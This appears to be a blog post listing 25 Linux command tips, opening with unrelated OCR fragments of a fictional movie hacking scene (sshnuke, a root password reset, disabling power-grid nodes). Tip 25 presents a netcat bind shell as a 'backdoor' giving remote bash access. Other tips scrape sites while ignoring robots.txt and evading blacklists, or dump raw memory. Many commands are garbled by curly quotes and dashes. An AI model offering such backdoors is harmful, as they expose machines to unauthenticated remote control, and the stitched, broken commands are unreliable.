
You Might remember my post 25 best Linux commands Think of this as part two. here is another list of really useful commands that you might find handy.



```
* Welcome to CityPower Grid Rerouting *

Authorised Users only!

New users MUST notify Sys/Ops.

login:
```

```
EDITV1 sshnuke

rcr ebx, 1
bsr ecx, ecx
shrd ebx, edi, CL
```

```
[mobile]
80/tcp      open        http
```

```
[mobile]
# nmap -v -sS -O 10.2.2.2

Starting nmap V. 2.54BETA25
Insufficient responses for TCP sequencing (3), OS detection may be less
accurate
Interesting ports on 10.2.2.2:
(The 1539 ports scanned but not shown below are in state: closed)
Port        State       Service
22/tcp      open        ssh

No exact OS matches for host

Nmap run completed -- 1 IP address (1 host up) scanneds
# sshnuke 10.2.2.2 -rootpw="Z1ON0101"
Connecting to 10.2.2.2:ssh ... successful.
Attempting to exploit SSHv1 CRC32 ... successful.
Reseting root password to "Z1ON0101".
System open: Access Level <9>
# ssh 10.2.2.2 -l root
root@10.2.2.2's password:

RRF-CONTROL> disable grid nodes 21 - 48
```

```
AD                    1:SDI          56,18                  00:00,000
```

1) Like top, but for files

watch -d -n 2 ‘df; ls -FlAt;’

2) Download an entire website

wget –random-wait -r -p -e robots=off -U mozilla http://www.example.com

-p parameter tells wget to include all files, including images.

-e robots=off you don’t want wget to obey by the robots.txt file

-U mozilla as your browsers identity.

–random-wait to let wget chose a random number of seconds to wait, avoid get into black list.

Other Useful wget Parameters:

–limit-rate=20k limits the rate at which it downloads files.

-b continues wget after logging out.

-o $HOME/wget_log.txt logs the output

3) List the size (in human readable form) of all sub folders from the current location

du -h –max-depth=1

4) A very simple and useful stopwatch

time read (ctrl-d to stop)

time read -sn1 (s:silent, n:number of characters. Press any character to stop)

5) Quick access to the ascii table.

man ascii

6) Shutdown a Windows machine from Linux

net rpc shutdown -I ipAddressOfWindowsPC -U username%password

This will issue a shutdown command to the Windows machine. username must be an administrator on the Windows machine. Requires samba-common package installed. Other relevant commands are:

net rpc shutdown -r : reboot the Windows machine

net rpc abortshutdown : abort shutdown of the Windows machine

Type:

net rpc

to show all relevant commands

7) Jump to a directory, execute a command and jump back to current dir

```
(cd /tmp && ls)
```

8) Display the top ten running processes – sorted by memory usage

```
ps aux | sort -nk +4 | tail
```

ps returns all running processes which are then sorted by the 4th field in numerical order and the top 10 are sent to STDOUT.

9) List of commands you use most often

```
history | awk ‘{a[$2]++}END{for(i in a){print a[i] ” ” i}}’ | sort -rn | head
```

10) Reboot machine when everything is hanging (raising a skinny elephant)

<alt> + <print screen/sys rq> + <R> – <S> – <E> – <I> – <U> – <B>

If the machine is hanging and the only help would be the power button, this key-combination will help to reboot your machine (more or less) gracefully.

R – gives back control of the keyboard

S – issues a sync

E – sends all processes but init the term singal

I – sends all processes but init the kill signal

U – mounts all filesystem ro to prevent a fsck at reboot

B – reboots the system

Save your file before trying this out, this will reboot your machine without warning!

http://en.wikipedia.org/wiki/Magic_SysRq_key

11) Make ‘less’ behave like ‘tail -f’

less +F somelogfile

Using +F will put less in follow mode. This works similar to ‘tail -f’. To stop scrolling, use the interrupt. Then you’ll get the normal benefits of less (scroll, etc.).

Pressing SHIFT-F will resume the ‘tailling’.

12) Set audible alarm when an IP address comes online

ping -i 60 -a IP_address

Waiting for your server to finish rebooting? Issue the command above and you will hear a beep when it comes online. The -i 60 flag tells ping to wait for 60 seconds between ping, putting less strain on your system. Vary it to your need. The -a flag tells ping to include an audible bell in the output when a package is received (that is, when your server comes online).

13) Backticks are evil

echo “The date is: $(date +%D)”
This is a simple example of using proper command nesting using $() over “. There are a number of advantages of $() over backticks. First, they can be easily nested without escapes:

program1 $(program2 $(program3 $(program4)))versus

program1 `program2 \`program3 \`program4\`\``Second, they’re easier to read, then trying to decipher the difference between the backtick and the singlequote: `’. The only drawback $() suffers from is lack of total portability. If your script must be portable to the archaic Bourne shell, or old versions of the C-shell or Korn shell, then backticks are appropriate, otherwise, we should all get into the habit of $(). Your future script maintainers will thank you for producing cleaner code.

14) Simulate typing

```
echo “You can simulate on-screen typing just like in the movies” | pv -qL 10
```

This will output the characters at 10 per second.

15) python smtp server

```
python -m smtpd -n -c DebuggingServer localhost:1025
```

This command will start a simple SMTP server listening on port 1025 of localhost. This server simply prints to standard output all email headers and the email body.

16) Watch Network Service Activity in Real-time

```
lsof -i
```

17) diff two unsorted files without creating temporary files

```
diff <(sort file1) <(sort file2)
```

bash/ksh subshell redirection (as file descriptors) used as input to diff

18) Rip audio from a video file.

```
mplayer -ao pcm -vo null -vc dummy -dumpaudio -dumpfile <output-file> <input-file>
```

replace accordingly

19) Matrix Style

```
tr -c “[:digit:]” ” ” < /dev/urandom | dd cbs=$COLUMNS conv=unblock |
GREP_COLOR=”1;32″ grep –color “[^ ]”
```

20) This command will show you all the string (plain text) values in ram

```
sudo dd if=/dev/mem | cat | strings
```

A fun thing to do with ram is actually open it up and take a peek.

21) Display which distro is installed

```
cat /etc/issue
```

22) Easily search running processes (alias).

```
alias ‘ps?’=’ps ax | grep ‘
```

23) Create a script of the last executed command

```
echo “!!” > foo.sh
```

Sometimes commands are long, but useful, so it’s helpful to be able to make them permanent without having to retype them. An alternative could use the history command, and a cut/sed line that works on your platform.

```
history -1 | cut -c 7- > foo.sh
```

24) Extract tarball from internet without local saving

```
wget -qO – “http://www.tarball.com/tarball.gz” | tar zxvf –
```

25) Create a backdoor on a machine to allow remote connection to bash

```
nc -vv -l -p 1234 -e /bin/bash
```

This will launch a listener on the machine that will wait for a connection on port 1234. When you connect from a remote machine with something like :

```
nc 192.168.0.1 1234
```

You will have console access to the machine through bash. (becareful with this one)